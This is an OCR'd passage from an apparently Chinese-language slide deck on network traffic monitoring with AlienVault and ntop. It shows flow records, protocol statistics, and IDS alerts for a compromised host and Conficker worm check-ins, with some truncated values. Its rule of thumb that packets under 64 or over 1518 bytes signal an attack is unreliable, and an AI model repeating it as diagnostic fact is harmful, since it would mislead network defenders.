
網路流量統計




Geo Tools: Geo Tools:

Date flow start	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags	Tos	Packets	Bytes	pps	bps	Bpp	Flows
2011-10-10 21:17:03.372	0.006	TCP	127.0.0.1:47199	127.0.0.1:3306	.AP.SF	0	15	2137	2500	2.8M	142	1
2011-10-10 20:21:04.496	0.004	TCP	127.0.0.1:53818	127.0.0.1:3306	.AP.SF	0	15	2137	3750	4.3M	142	1
2011-10-10 20:35:01.884	0.087	TCP	127.0.0.1:35348	127.0.0.1:4949	.AP.SF	0	6	265	68	24367	44	1
2011-10-10 20:55:03.035	0.004	TCP	127.0.0.1:54533	127.0.0.1:3306	.AP.SF	0	10	741	2500	1.5M	74	1
2011-10-10 21:13:06.337	0.021	TCP	127.0.0.1:59724	127.0.0.1:3306	.AP.SF	0	9	701	428	267047	77	1

網路流量統計分析



流量
設定檔
感測器: alienvault
介面卡
HTTP
DNS
Telnet
Other TCP/UDP-based Protocols
25.9 GBytes
132,668,336
4.0%
Accumulated View
Other (4%)
Mail (2%)
+FTP (12%)
DNS (28%)
HTTP (54%)
Historical View
Protocols: Historical View
Bit/s
20 M
15 M
10 M
5 M
0
12:00
14:00
16:00
18:00
20:00
22:00
Messenger Max: 2.4k Avg: 31.3 Last: 0.0
HTTP Max: 21.2M Avg: 4.3M Last: 750.3k
NBios-IP Max: 3.2k Avg: 2.1k Last: 1.8k
+FTP Max: 2.2M Avg: 139.6k Last: 0.0
NEWS Max: nan Avg: nan Last: nan
DHCP-BOOTP Max: 396.1 Avg: 191.8 Last: 68.2
SNMP Max: 2.8k Avg: 2.0k Last: 604.8
Telnet Max: 3.6 Avg: 1.2 Last: 0.0
SSH Max: 4.8k Avg: 85.6 Last: 35.8
Gnutella Max: 0.0 Avg: 0.0 Last: 0.0
DNS Max: 301.8k Avg: 18.7k Last: 712.7
Kazaa Max: 0.0 Avg: 0.0 Last: 0.0
PROXY Max: 5.6k Avg: 94.8 Last: 0.0
X11 Max: 5.9 Avg: 47.7m Last: 0.0
NFS Max: 28.6 Avg: 232.7m Last: 0.0

網路流量統計分析

Packets	Dropped (libpcap)	0.0%	0
	Dropped (ntop)	0.0%	0
	Total Received (ntop)		59,270,605
	Total Packets Processed		59,270,605
	Unicast	54.8%	32,467,380
	Broadcast	41.8%	24,795,89
	Multicast	3.4%	2,007,33
			
	Shortest		42 bytes
	Average Size		528 bytes
	Longest		1,514 bytes
	Size <= 64 bytes	43.2%	25,614,816
	64 < Size <= 128 bytes	12.6%	7,454,153
	128 < Size <= 256 bytes	3.0%	1,802,033
	256 < Size <= 512 bytes	1.4%	834,262
	512 < Size <= 1024 bytes	0.0%	14,757
	1024 < Size <= 1518 bytes	39.7%	23,550,584
	Size > 1518 bytes	0.0%	0

如果網路中出現過多小於**64byte**或大於**1518byte**的封包,則表示可能網路正遭受攻擊

網路行為分析(Trojan Detection)



Alarm Name	Risk	Since Date	Date	Source	Destination	Status	Action
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 06:26:48	2011-02-22 14:26:56	10.92.28.21:1411	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 06:24:13	2011-02-22 14:24:22	10.92.28.21:1409	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 06:20:58	2011-02-22 14:21:06	10.92.28.21:1402	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 06:09:58	2011-02-22 14:10:08	10.92.28.21:1385	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 06:07:23	2011-02-22 14:07:32	10.92.28.21:1384	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 06:04:08	2011-02-22 14:04:17	10.92.28.21:1374	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 05:53:08	2011-02-22 13:53:17	10.92.28.21:1360	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 05:50:33	2011-02-22 13:52:51	10.92.28.21:1359	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 05:47:18	2011-02-22 13:52:40	10.92.28.21:1349	89.149.241.190:5190	Open	
AV Possible Client Side Attack against 89.149.241.190 from a compromised host (1) (2 events)	3	2011-02-23 05:36:18	2011-02-22 13:36:21	10.92.28.21:1337	89.149.241.190:5190	Open	


EX：內部網路電腦被植入惡意程式。 嘗試連結已被**RBN**入侵的德國**VNC**主機。

網路行為分析

Signature	Date GMT+8:00	Source	Dest.	Asset S → D	Prio	Rel	Risk	L4-proto
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:28:13	10. 7:3541	221.7.91.31:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:27:43	10. .7:3539	221.7.91.31:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:27:20	10. .7:3536	143.215.130.33:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:26:42	10. .7:3526	221.7.91.31:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:26:34	10. 7:3524	149.20.56.33:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:26:20	10. .7:3518	143.215.130.33:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:26:05	10. .7:3514	149.20.56.32:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:26:05	10. .7:3513	143.215.143.11:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:26:05	10. .7:3502	143.215.130.33:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:25:58	10. .7:3499	143.215.129.26:80	5->2	1	1	0->0	TCP
snort: "ET TROJAN Downadup/Conficker A or B Worm reporting"	2011-02-23 19:25:58	10. 7:3498	143.215.143.11:80	5->2	1	1	0->0	TCP

EX：電腦中了 Win32/Conficker worm， 並且不斷擴散。

P2P行為分析




Ex：Bittorrent usage　　內部網路有人使用P2P。

